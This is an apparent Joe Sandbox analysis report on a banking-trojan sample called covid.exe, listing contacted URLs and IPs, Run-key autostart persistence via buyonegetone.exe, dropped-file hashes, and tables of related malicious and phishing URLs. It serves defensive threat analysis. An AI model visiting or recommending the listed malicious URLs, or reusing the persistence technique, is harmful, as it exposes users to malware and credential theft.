http://schema.org	FL794448.htm.7.dr	false		high
http://https://www.who.int/southeastasia	FL794448.htm.7.dr	false		high
http://https://admin.youtube.com	base[1].js.7.dr	false		high
http://https://www.who.int/es/home	FL794448.htm.7.dr	false		high
http://https://platform.twitter.com/widgets.js	FL794448.htm.7.dr	false		high
http://https://www.who.int/home/search?indexCatalogue=genericsearchindex1&wordsMode=AnyWord&searchQuery=	FL794448.htm.7.dr	false		high
http://https://www.who.int/westernpacific/	FL794448.htm.7.dr	false		high
http://https://contoso.com/	powershell.exe, 00000001.00000 002.286213203.000001A423649000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000001.00000 002.286213203.000001A423649000 .00000004.00000001.sdmp	false		high
http://https://www.who.int/emergencies/crises/cod/en/	FL794448.htm.7.dr	false		high
http://https://www.youtube.com/embed/yElPefMsf70	FL794448.htm.7.dr	false		high
http://https://www.who.int/pt/home	FL794448.htm.7.dr	false		high
http://https://stats.g.doubleclick.net/j/collect	analytics[1].js.7.dr	false		high
http://https://www.who.int/about/governance/world-health-assembly/seventy-third-world-health-assembly	FL794448.htm.7.dr	false		high
http://https://www.who.int/redirect-pages/page/novel-coronavirus-(covid-19)-situation-dashboard	FL794448.htm.7.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000001.00000 002.265257231.000001A412EE1000 .00000004.00000001.sdmp	false		high
http://https://www.who.int	powershell.exe, 00000001.00000 003.262923135.000001A42AFB3000 .00000004.00000001.sdmp, power shell.exe, 00000001.00000002.2 68280684.000001A4130EF000.0000 0004.00000001.sdmp, FL794448.h tm.7.dr	false		high
http://https://www.who.int/ar/home	FL794448.htm.7.dr	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000001.00000 002.286213203.000001A423649000 .00000004.00000001.sdmp	false		high
http://https://www.who.int/ResourcePackages/WHO/assets/dist/images/logos/en/h-logo-blue.svg	FL794448.htm.7.dr	false		high
http://https://redux.js.org/api/store#subscribelistener	base[1].js.7.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.who.int/zh/home	FL794448.htm.7.dr	false		high
http://https://www.youtube.com/generate_204?cpn=	base[1].js.7.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://s7.addthis.com/js/300/addthis_widget.js#pubid=ra-5803f964fe6c9599	FL794448.htm.7.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000001.00000002.268280684.000001A4130EF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://youtube.com/api/drm/fps?ek=uninitialized	base[1].js.7.dr	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000001.00000002.269023751.000001A4133CC000.00000004.00000001.sdmp	false		high
http://https://www.who.int/redirect-pages/mega-menu/data/announcement/world-health-statistics-2020	FL794448.htm.7.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000001.00000002.268280684.000001A4130EF000.00000004.00000001.sdmp	false		high
http://fontello.com	fa-regular-400[1].eot.7.dr	false		high
http://https://contoso.com/Icon	powershell.exe, 00000001.00000002.286213203.000001A423649000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.euro.who.int/en/home	FL794448.htm.7.dr	false		high
http://fontello.comFont	fa-regular-400[1].eot.7.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.who.int/ru/home	FL794448.htm.7.dr	false		high
http://https://schema.org	FL794448.htm.7.dr	false		high
http://https://www.who.int/emergencies/diseases/novel-coronavirus-2019/interactive-timeline	FL794448.htm.7.dr	false		high
http://https://www.who.int/news-room/events	FL794448.htm.7.dr	false		high
http://https://www.who.int/news/item#:ItemDefaultUrl	FL794448.htm.7.dr	false		high
http://youtube.com/yt/2012/10/10	base[1].js.7.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000001.00000002.268280684.000001A4130EF000.00000004.00000001.sdmp	false		high
http://https://www.who.int/f	powershell.exe, 00000001.00000002.293726435.000001A42B226000.00000004.00000001.sdmp	false		high
http://https://www.who.int/ictrp/search/en/	FL794448.htm.7.dr	false		high
http://https://app.powerbi.com/	FL794448.htm.7.dr	false		high
http://https://www.who.int/about/what-we-do/who-brochure	FL794448.htm.7.dr	false		high
http://https://www.who.int/redirect-pages/mega-menu/emergencies/public-health-emergency--dashboard	FL794448.htm.7.dr	false		high
http://https://www.google.%/ads/ga-audiences	analytics[1].js.7.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.who.int/about/who-we-are/privacy-policy	FL794448.htm.7.dr	false		high
http://https://www.who.int/nt/	powershell.exe, 00000001.00000002.293726435.000001A42B226000.00000004.00000001.sdmp	false		high
http://www.youtube.com/videoplayback	base[1].js.7.dr	false		high
http://https://cdn.who.int/media/images/default-source/who_homepage/thumbs_covid-map.tmb-479v.jpg	FL794448.htm.7.dr	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000001.00000002.269023751.000001A4133CC000.00000004.00000001.sdmp	false		high
http://https://www.who.int/campaigns/connecting-the-world-to-combat-coronavirus/how-to-report-misinformatio	FL794448.htm.7.dr	false		high
http://https://www.who.int/news-room/releases	FL794448.htm.7.dr	false		high
http://https://www.who.int/fr/home	FL794448.htm.7.dr	false		high
http://www.wikipedia.com/	msapplication.xml6.6.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://covid19.who.int/	FL794448.htm.7.dr	false		high
http://www.live.com/	msapplication.xml2.6.dr	false		high
http://youtube.com/drm/2012/10/10	base[1].js.7.dr	false		high
http://www.emro.who.int/index.html	FL794448.htm.7.dr	false		high
http://https://cdn.who.int/media/images/default-source/who_homepage/thumbs_interactive-timeline.tmb-479v.pn	FL794448.htm.7.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.177.15.154	unknown	United States		15169	GOOGLEUS	false
23.111.9.35	fontawesome-cdn.fonticons.netdna-cdn.com	United States		33438	HIGHWINDS2US	false
172.217.168.68	unknown	United States		15169	GOOGLEUS	false
13.88.21.125	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
172.217.168.3	unknown	United States		15169	GOOGLEUS	false
172.217.168.1	unknown	United States		15169	GOOGLEUS	false
172.217.168.2	googleads.g.doubleclick.net	United States		15169	GOOGLEUS	false
168.61.161.212	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
65.9.58.114	unknown	United States		16509	AMAZON-02US	false
172.217.168.54	unknown	United States		15169	GOOGLEUS	false
199.232.136.157	platform.twitter.map.fastly.net	United States		54113	FASTLYUS	false
168.62.194.64	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	379751
Start date:	01.04.2021
Start time:	08:03:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	covid.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winEXE@32/132@14/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 99.5% (good quality ratio 89.7%) • Quality average: 63.3% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 51% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.42.151.234, 13.64.90.137, 92.122.145.220, 88.221.62.148, 104.17.112.188, 104.17.113.188, 2.20.84.44, 172.217.168.8, 142.250.185.110, 142.250.185.142, 142.250.185.174, 142.250.185.238, 216.58.212.174, 142.250.74.206, 142.250.186.46, 142.250.186.78, 142.250.186.110, 142.250.186.174, 172.217.18.110, 172.217.23.110, 142.250.185.78, 172.217.16.142, 184.30.25.161, 172.217.168.14, 13.107.246.19, 13.107.213.19, 52.142.114.2, 204.79.197.200, 13.107.21.200, 172.217.168.70 • Excluded domains from analysis (whitelisted): standard.t-0009.t-msedge.net, c-msn-com-nsatc.trafficmanager.net, c-bing-com.a-0001.a-msedge.net, wildcard.moatads.com.edgekey.net, store-images.s-microsoft.com-c.edgekey.net, cdn.who.int.cdn.cloudflare.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, go.microsoft.com, www.googletagmanager.com, star-azurefd-prod.trafficmanager.net, dual.t-0009.t-msedge.net, watson.telemetry.microsoft.com, v1.addthisedge.com.edgekey.net, www.google-analytics.com, e3615.a.akamaiedge.net, skypedataprdcolwus17.cloudapp.net, ds-s7.addthis.com.edgekey.net, www-google-analytics.l.google.com, dual-a-0001.a-msedge.net, fonts.gstatic.com, www-googletagmanager.l.google.com, static-doubleclick-net.l.google.com, youtube-ui.l.google.com, store-images.s-microsoft.com, c.bing.com, www.who.int.cdn.cloudflare.net, t-0009.t-msedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, Edge-Prod-FRAr3.ctrl.t-0009.t-msedge.net, e13136.g.akamaiedge.net, ds-m.addthisedge.com.edgekey.net, skypedataprdcolwus16.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:04:27	API Interceptor	25x Sleep call for process: powershell.exe modified
08:04:47	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run PromoJohn C:\Users\user\AppData\Roaming\buyonegetone.exe
08:04:50	API Interceptor	4x Sleep call for process: buyonegetone.exe modified
08:04:55	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run PromoJohn C:\Users\user\AppData\Roaming\buyonegetone.exe
08:05:04	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run PromoJohn C:\Users\user\AppData\Roaming\buyonegetone.exe
08:05:14	API Interceptor	3x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.111.9.35	http://1minutemarketing.net/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://www.visioncraftng.com/wp-admin/paclm/aTOOClFPHUo66z	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://giftbuying411.com/wp-includes/64358352543832/1xd5izerfl-00002/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://www.00rcasey.sebelt.com/?VGH=cmNhc2V5QGNnc2luYy5jb20=	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://www.00dhoy.sebelt.com/?VGH=ZGhveUBjZ3NpbmMuY2E=	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://casehunter.com.br	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://alaksir.com/Scripts/TW6LJpx/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://azetta.org/Manage-AbsaOnlineBanking-httpsib.absa.co.zaabsa-onlinelogin.jsp-Logon-AbsaExpress/~AbsaOnline%206-1.htm	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://bluetechprism.com/css/9zWF1bV_EzUmPytyJH5nFH6_sector/individual_n8i69k9xbanwxg_cnav2o/549242_o6OPbP/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://magecart.net	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://https://protect-us.mimecast.com/s/uOyvC4xWr5FzL0Zyux-GUS?domain=t.yesware.com	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://https://telegra.ph/Notification-Checkpoin2020-07-12-2?fbclid=IwAR3CW1pVoB2bo4DBxz90-mn4s4lYZcDve12Q_Z31J30jf9ZtOUBqmdx9ZjE	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://bespokemerchandises.com	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://https://v.ht/5DsS	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://lavicentelopezcaferesto.com.ar/aquawestdubbo/prop/normal/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://earningtipsbd.com/pn/Buy-Sell_Agreement_0786719_04272020.zip	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://https://onedrive.live.com/view.aspx?resid=1A4116533EC50398!1032&authkey=!AEhxS1cHS1VlwMY	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://www.8888scents.com/js/	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://sakshampharmaceuticals.com/wp-includes/wglyons.php?t=VHVlLCAxNCBBcHIgMjAyMCAyMjowMTMwMA==	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
	http://rjsimmonscpa.com/colopeaks	Get hash	malicious	Browse	• use.fontawesome.com/releases/v5.0.6/webfonts/fa-solid-900.eot?
13.88.21.125	Document.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
platform.twitter.map.fastly.net	Q lifesettlements INVOICE.htm	Get hash	malicious	Browse	• 199.232.136.157
	Remittance.htm	Get hash	malicious	Browse	• 151.101.12.157
	ccsetup536.exe	Get hash	malicious	Browse	• 151.101.12.157
	DTN Basis AWS Basis Main (1).xlsm	Get hash	malicious	Browse	• 199.232.136.157
	Fortinet FortiGate Runbook.docx	Get hash	malicious	Browse	• 199.232.136.157
	551UmZ61Ts.exe	Get hash	malicious	Browse	• 151.101.12.157
	Sponsor A Child, Best Online Donation Site, Top NGO - World Vision India.html	Get hash	malicious	Browse	• 199.232.136.157
	Document0098.html	Get hash	malicious	Browse	• 199.232.136.157
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 151.101.12.157
	Acunetix Premium v13.0.201112128 Activation Tool.exe	Get hash	malicious	Browse	• 199.232.136.157
	http://https://www.ensonoelevate2021.com/event/8e8c2672-3b18-40b1-8efc-026ab72e6424/summary?environment=P2&5S%2CM3%2C8e8c2672-3b18-40b1-8efc-026ab72e6424=	Get hash	malicious	Browse	• 199.232.136.157
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 151.101.12.157
	details.html	Get hash	malicious	Browse	• 199.232.136.157
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 151.101.12.157

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	details.html	Get hash	malicious	Browse	• 151.101.12.157
	http://https://notification1.bubbleapps.io/version-test?debug_mode=true	Get hash	malicious	Browse	• 199.232.136.157
	http://https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/?utm_source=redcanary&utm_medium=email&utm_campaign=Blog%20Digest-2020-11-05T09:00:54.888-07:00&mkt_tok=eyJpIjoiWmpKbVlUTXpPRGMzTTJRMSIsInQiOiJtMm9iYWJESHd5VldFUTF2a05zeEdtVUdMNms3cHVcL01OcW9hYUlwOElYZFwvNkdvd0UzV0x2SDdNZVlIMWFTSG1jS28zM0JIamh3YXRvcmU0K2htaTJpTlFLbjNNaWswT2NxYlhXdElEZHVzMlFaclpoTUFzZk1ibTV0SGVwSCs2In0%3D	Get hash	malicious	Browse	• 151.101.12.157
	http://https://doc.clickup.com/p/h/2hm67-99/806f7673f7694a9	Get hash	malicious	Browse	• 151.101.12.157
	Verification Report of Interface utilization cannot be correctly get by ....docx	Get hash	malicious	Browse	• 151.101.12.157
	C15P3CYhdA.doc	Get hash	malicious	Browse	• 199.232.136.157
fontawesome-cdn.fonticons.netdna-cdn.com	SOC_0#7198, INV#512 Via GoogleDocs gracechung.html	Get hash	malicious	Browse	• 23.111.9.35
	New_Message_caroline.vogel@axpo.comSecured.html	Get hash	malicious	Browse	• 23.111.9.35
	#U041e#U0442#U043a#U0440#U044b#U0442#U044c www.sberbank.ru-0152 .htm	Get hash	malicious	Browse	• 23.111.9.35
	Xeros from condor.htm	Get hash	malicious	Browse	• 23.111.9.35
	eib-invoice-333154_xls.HtMl	Get hash	malicious	Browse	• 23.111.9.35
	cae-invoice-497149_xls.HtMl	Get hash	malicious	Browse	• 23.111.9.35
	Thursday, February 11th, 2021, 20210211033346.3BD4A181171AEBE1@gotasdeamor.cl.htm	Get hash	malicious	Browse	• 23.111.9.35
	tmpC3F5.html	Get hash	malicious	Browse	• 23.111.9.35
	Tuesday, February 9th, 2021 8%3A1%3A54 a.m., _20210209080154.8E45EAA12FF8DC21@sophiajoyas.cl_.html	Get hash	malicious	Browse	• 23.111.9.35
	Tuesday, February 9th, 2021 83422 a.m., 20210209083422.7B8380338EC1D61B@sophiajoyas.cl.html	Get hash	malicious	Browse	• 23.111.9.35
	Friday_ February 5th_ 2021 64427 a.m._ 20210205064427.64791275BD060468@juidine.com.html	Get hash	malicious	Browse	• 23.111.9.35
	Thursday, February 4th, 2021 103440 p.m., 20210204223440.464D4D4AD1BFDE50@juidine.com.html	Get hash	malicious	Browse	• 23.111.9.35
	Document0098.html	Get hash	malicious	Browse	• 23.111.9.35
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 23.111.9.35
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 23.111.9.35
	Jasper-6.10.0.docx	Get hash	malicious	Browse	• 23.111.9.35
	http://https://new-fax-messages.mydopweb.com/	Get hash	malicious	Browse	• 23.111.9.35
	http://https://www.food4rhino.com/app/human	Get hash	malicious	Browse	• 23.111.9.35
	http://https://www.food4rhino.com/app/elefront	Get hash	malicious	Browse	• 23.111.9.35
	http://message.mydopweb.com	Get hash	malicious	Browse	• 23.111.9.35

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HIGHWINDS2US	scan-100218.docm	Get hash	malicious	Browse	• 108.161.187.71
	SOC_0#7198, INV#512 Via GoogleDocs gracechung.html	Get hash	malicious	Browse	• 23.111.9.35
	SecuriteInfo.com.Variant.Bulz.385171.11582.exe	Get hash	malicious	Browse	• 23.111.8.154
	NocSbjtb9r.exe	Get hash	malicious	Browse	• 23.111.8.154
	fonedog-powermymac.dmg	Get hash	malicious	Browse	• 151.139.244.24
	New_Message_caroline.vogel@axpo.comSecured.html	Get hash	malicious	Browse	• 23.111.9.35
	#U041e#U0442#U043a#U0440#U044b#U0442#U044c www.sberbank.ru-0152 .htm	Get hash	malicious	Browse	• 23.111.9.35
	wzdu53.exe	Get hash	malicious	Browse	• 23.111.11.71
	wzdu53.exe	Get hash	malicious	Browse	• 23.111.11.71
	Xeros from condor.htm	Get hash	malicious	Browse	• 23.111.9.35
	551UmZ61Ts.exe	Get hash	malicious	Browse	• 151.139.237.73
	eib-invoice-333154_xls.HtMl	Get hash	malicious	Browse	• 23.111.9.35
	cae-invoice-497149_xls.HtMl	Get hash	malicious	Browse	• 23.111.9.35
	Thursday, February 11th, 2021, 20210211033346.3BD4A181171AEBE1@gotasdeamor.cl.htm	Get hash	malicious	Browse	• 23.111.9.35
	tmpC3F5.html	Get hash	malicious	Browse	• 23.111.9.35
	Tuesday, February 9th, 2021 8%3A1%3A54 a.m., _20210209080154.8E45EAA12FF8DC21@sophiajoyas.cl_.html	Get hash	malicious	Browse	• 23.111.9.35
	Tuesday, February 9th, 2021 83422 a.m., 20210209083422.7B8380338EC1D61B@sophiajoyas.cl.html	Get hash	malicious	Browse	• 23.111.9.35
	Friday_ February 5th_ 2021 64427 a.m._ 20210205064427.64791275BD060468@juidine.com.html	Get hash	malicious	Browse	• 23.111.9.35

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Thursday, February 4th, 2021 103440 p.m., 20210204 223440.464D4D4AD1BFDE50@juidine.com.html	Get hash	malicious	Browse	• 23.111.9.35
	Document0098.html	Get hash	malicious	Browse	• 23.111.9.35
MICROSOFT-CORP-MSN-AS-BLOCKUS	1drive.exe	Get hash	malicious	Browse	• 137.117.64.85
	onbgX3WswF.exe	Get hash	malicious	Browse	• 52.142.208.184
	scan-100218.docm	Get hash	malicious	Browse	• 51.145.124.145
	Honeywell Home_v5.3.0_apkpure.com_20201208.apk	Get hash	malicious	Browse	• 52.232.209.85
	bcex.apk.1	Get hash	malicious	Browse	• 52.175.56.158
	Transfer Form.exe	Get hash	malicious	Browse	• 20.43.32.222
	PaymentInvoice.exe	Get hash	malicious	Browse	• 52.142.208.184
	ACHWIREPAYMENTINFORMATION.xlsx	Get hash	malicious	Browse	• 13.107.42.14
	products order pdf.exe	Get hash	malicious	Browse	• 23.98.38.200
	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 104.47.53.36
	InnAcjnAmG.exe	Get hash	malicious	Browse	• 104.47.53.36
	qwZnME1phK.exe	Get hash	malicious	Browse	• 51.103.81.8
	TaTYytHaBk.exe	Get hash	malicious	Browse	• 40.113.109.14
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• 52.101.24.0
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• 104.47.53.36
	SecuriteInfo.com.Mal.GandCrypt-A.24654.exe	Get hash	malicious	Browse	• 104.47.53.36
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• 52.101.24.0
	DH7v8T4xFa.exe	Get hash	malicious	Browse	• 23.101.8.193
	uTorrent.exe	Get hash	malicious	Browse	• 52.239.214.132
	ajESKclz8f.exe	Get hash	malicious	Browse	• 104.42.151.234

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	martin.connor SWIFT Copy 2021.htm	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	r.html	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	CCq7z0JoJS.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	moan.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	o8GlZP0j6T.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	yRJaV7SsvY.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	0zBlg9cL9j.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	b90a7589358093b5685c3fa284170bd67aa68f388a443.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	i1grN6m67U.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	848o9nyjWs.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	FXnQGP41Ah.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6ih1UA6v2N.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	tA2Q9s0jKz.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	hO13a870uv.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	ScGL6MQBqu.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	SfFJ98T3X8.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	QFOK5ewvDO.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	2y0OqbQRYZ.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	billykang_payment-advice.htm	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157
	X2W37wTRCN.dll	Get hash	malicious	Browse	• 23.111.9.35 • 172.217.168.2 • 199.232.13 6.157

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_mobsync.exe_44a5b269f1a49ba3186879c0fde267f2e16e4817_c086f9de_1b3be2ab\Report.wer	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	10612
Entropy (8bit):	3.757413548023496
Encrypted:	false
SSDEEP:	96:BZJxiDe0y5Mod7Jf62pXIQcQqc6mcEKcw34eFR4+HbHgoC5AJLnxZU6Shjo6iNkm:PJxWe9HkigMqjuV/u7syS274lt3du
MD5:	B5FE8E57E4E889840E4C822807AE8618
SHA1:	601C3EA95DF19A6AA68DC4B90E1097B4D1A3F6D2
SHA-256:	D820E2F241448964EB624C4C46BA98CEDA0DF08EA3E0913DB5EBC4F4560FFECF
SHA-512:	BDF11FD2C0C9353959CEA43665AC2B849D82436DFE7C360F289F9FA3A251F6368635CDC63F026517C2FE2CAA6076F3C0FFB8DAA6002BCAA0AE8000AD915537 3
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.1.7.6.3.0.9.2.4.8.5.6.3.4.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.1.7.6.3.0.9.3.6.8.5.6.1.8.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.0.e.2.3.4.a.7.-.4.2.2.b.-.4.b.5.9.-.9.9.2.f.-.d.3.2.6.7.e.6.6.2.2.f.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.b.e.c.a.b.7.9.-.9.9.4.8.-.4.2.0.b.-.a.9.6.0.-.9.7.f.a.d.2.3.1.1.5.0.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.m.o.b.s.y.n.c...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.8.-.0.0.0.1.-.0.0.1.7.-.9.8.e.4.-.9.5.5.b.0.8.2.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.d.f.8.a.0.1.b.0.e.3.b.9.a.f.a.b.f.e.1.6.3.f.1.0.e.9.d.d.d.7.b.d.e.8.7.1.f.c.7.4.!.m.o.b.s.y.n.c...e.x.e.

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_mobsync.exe_7ec0eae3caa970bb3a358dd54d1dc4b33fa028_c086f9de_112408b2\Report.wer	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	10614

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_mobsync.exe_7ec0eae3caa970bb3a358dd54d1dc4b33fa028_c086f9de_112408b2\Report.wer	
Entropy (8bit):	3.756570990247043
Encrypted:	false
SSDEEP:	96:HX464emiDz0y5Mod7JfgpXIQcQqc6mcEKcw34eFR4+HbHgoC5AJLnxZU6Shjo6iQ:3rPmWzQHkigMqjuV/u7s3S274lt3+
MD5:	04589A223CEAFDE6AD6995126BAD323C
SHA1:	C1FEAAB9374FB8D13017D57DF39AE56DDB7F9CC0
